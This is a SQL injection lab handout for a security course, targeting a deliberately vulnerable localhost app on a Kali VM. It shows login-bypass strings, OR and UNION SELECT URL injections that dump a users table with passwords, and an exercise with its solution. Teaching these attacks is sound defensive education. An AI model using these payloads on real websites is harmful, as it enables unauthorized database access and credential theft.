

Lab: SQL Injection

Important!

Please note that we have recently updated the VMs in the Network security section along with video instructions on how to install on Windows and MacOS systems. Please make sure that you are using the newer Kali Linux VMs that we have recently added to the Network Section. Easiest way to identify is by checking if you have the **Labs** folder on the Desktop which contains **main_script.sh** then you are on the right VM.

Pre-Requisite:

Before you can start the lab, you need to run the lab script which will setup everything. Open the **Labs** folder on Desktop then right-click and “Open Terminal Here”. Or open a terminal and cd to Desktop/Labs folder, then issue the command:

```
sudo ./main_script.sh
```

Select **SQL Injection Lab** option from the lab menu.

Purpose


In this lab, we are going to demonstrate how an SQL injection is executed on a vulnerable website. You will also be required to carry out some SQL injection exercises.

SQL Injection Using Input Fields

1. Ensure that you have completed the pre-requisite step above (run **main_script** and select **SQL Injection Lab**)
2. Open the browser and open the URL: localhost/sql-injection



3. See the results for a legitimate user (user: Jack, password: 123):



The screenshot shows a web browser window with the URL `localhost/sqli-basic/sqli-basic.php`. The page title is "Welcome!" and it displays a message "Congratulations on a successful login". Below this, there is a section titled "Account Entries in DB" containing a table with one row:

ID	Username	Password
1	Jack	123

4. Create a malicious SQL query using the following strings in username and password fields:




The screenshot shows a web browser window with the URL `localhost/sqli-basic/index.php?answer=Invalid`. The page title is "Logix Academy" and it displays the subtitle "SQL Injection Basic". Below this, there is a "LOGIN" form with two input fields:

User Name	<code>' OR '1'='1</code>
Password	<code>' OR '1'='1</code>

Below the form is a "Login" button.


The results show that the malicious SQL query executed successfully and as a result, all the records in the Users table are displayed on the screen:



The screenshot shows a web browser window with the URL `localhost/sqli-basic/sqli-basic.php` in the address bar. The page title is "Welcome!". Below it, a message says "Here are your account details:". A table displays three user entries:

ID	Username	Password
1	Jack	123
2	Jill	abc
3	Admin	adminpass

5. You can also craft a malicious SQL query by using blank for the last part of the query



The screenshot shows a web browser window with the URL `localhost/sqli-basic/index.php?answer=Invalid` in the address bar. The page title is "Logix Academy" and the subtitle is "SQL Injection Basic". The main content is a "LOGIN" form. The "User Name" field contains the value "' OR ''='". The "Password" field also contains the value "' OR ''='". Below the form is a "Login" button.



SQL Injection By Modifying URL using OR Operator

1. Open the browser and open the URL: localhost/sqli-union and select Song ID '1':


A screenshot of a web browser window. The address bar shows the URL "localhost/sqli-union/". The page content includes the Logix Academy logo and the title "SQL Injection Basic". Below this is a red button labeled "Select Song ▾" which has a dropdown menu open. The dropdown menu contains four options: "ID 1", "ID 2", "ID 3", and "ID 4".

The results show details of the selected song:

A screenshot of a web browser window. The address bar shows the URL "localhost/sqli-union/sqli-union.php?id=1". The page content displays a "Welcome!" message, a "Song Successfully Selected!" message, and the SQL query "SELECT * FROM Songs WHERE id='1'". Below this, there is a table titled "Song Details" with three columns: "ID", "Title", and "Artist". The table contains one row with the values "1", "Quit Playing", and "Celine".

2. Craft the malicious SQL query by inserting it directly in the URL:

localhost/sql-union/sql-union.php?id=1' OR '1='1




The screenshot shows a web browser window with the URL `localhost/sql-union/sql-union.php?id=1' OR '1='1` in the address bar. The page displays the following content:

SQL Query: SELECT * FROM Songs WHERE id='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine

The results show details of the selected song:



The screenshot shows a web browser window with the URL `localhost/sql-union/sql-union.php?id=1' OR '1='1` in the address bar. The page displays the following content:

Welcome!

Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1' OR '1='1'

Song Details


ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton

SQL Injection By Modifying URL using UNION Operator

1. You can also craft the malicious SQL query by using the UNION operator:

localhost/sqli-union/sql-union.php?id=1' UNION SELECT * FROM Users WHERE '1='1

The UNION operator basically joins two queries into one and as the results show, we get results both for the Songs table as well as a listing of all the records in the User table. The formatting is not aligned because we are actually seeing two different types of output:



A screenshot of a web browser window. The address bar shows the URL: localhost/sqli-union/sql-union.php?id=1' UNION SELECT * FROM Users WHERE '1='1. The page title is "Welcome!". Below it, a heading says "Song Details (or other data due to injection)". Underneath, it says "SQL Query: SELECT * FROM Songs WHERE id='1' UNION SELECT * FROM Users WHERE '1='1". A table titled "Details:" is displayed with four rows of data:

ID	Column 2	Column 3
1	Quit Playing	Celine
1	Jack	123
2	Jill	abc
3	Admin	adminpass

Task:

- Craft a malicious SQL query which displays all the Songs in the Songs table, but you must:
 - o Insert SQL injection directly in the URL **AND**
 - o Use **ONLY** the Union Operator (You can't use OR)

(Solution on the next page)



Solution:

- You should first select any song e.g., ID='1' from the dropdown menu to the correct URL to modify and then insert the injection in the URL as follows:

localhost/sql-union/sql-union.php?id=1' UNION SELECT * FROM Songs WHERE '1='1

OR

localhost/sql-union/sql-union.php?id=1' UNION SELECT * FROM Songs WHERE "="

A screenshot of a web browser window. The address bar shows the URL: "localhost/sql-union/sql-union.php?id=1' UNION SELECT * FROM Songs WHERE '1='1". The browser's title bar also displays this URL. Below the address bar, the Kali Linux desktop environment is visible with various icons like "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", and "NetHunter". The main content area of the browser shows a "Welcome!" message and "Song Successfully Selected!". It also displays an SQL query: "SQL Query: SELECT * FROM Songs WHERE id='1' UNION SELECT * from Songs WHERE "="". Below this, there is a table titled "Song Details" with two rows of data.

ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton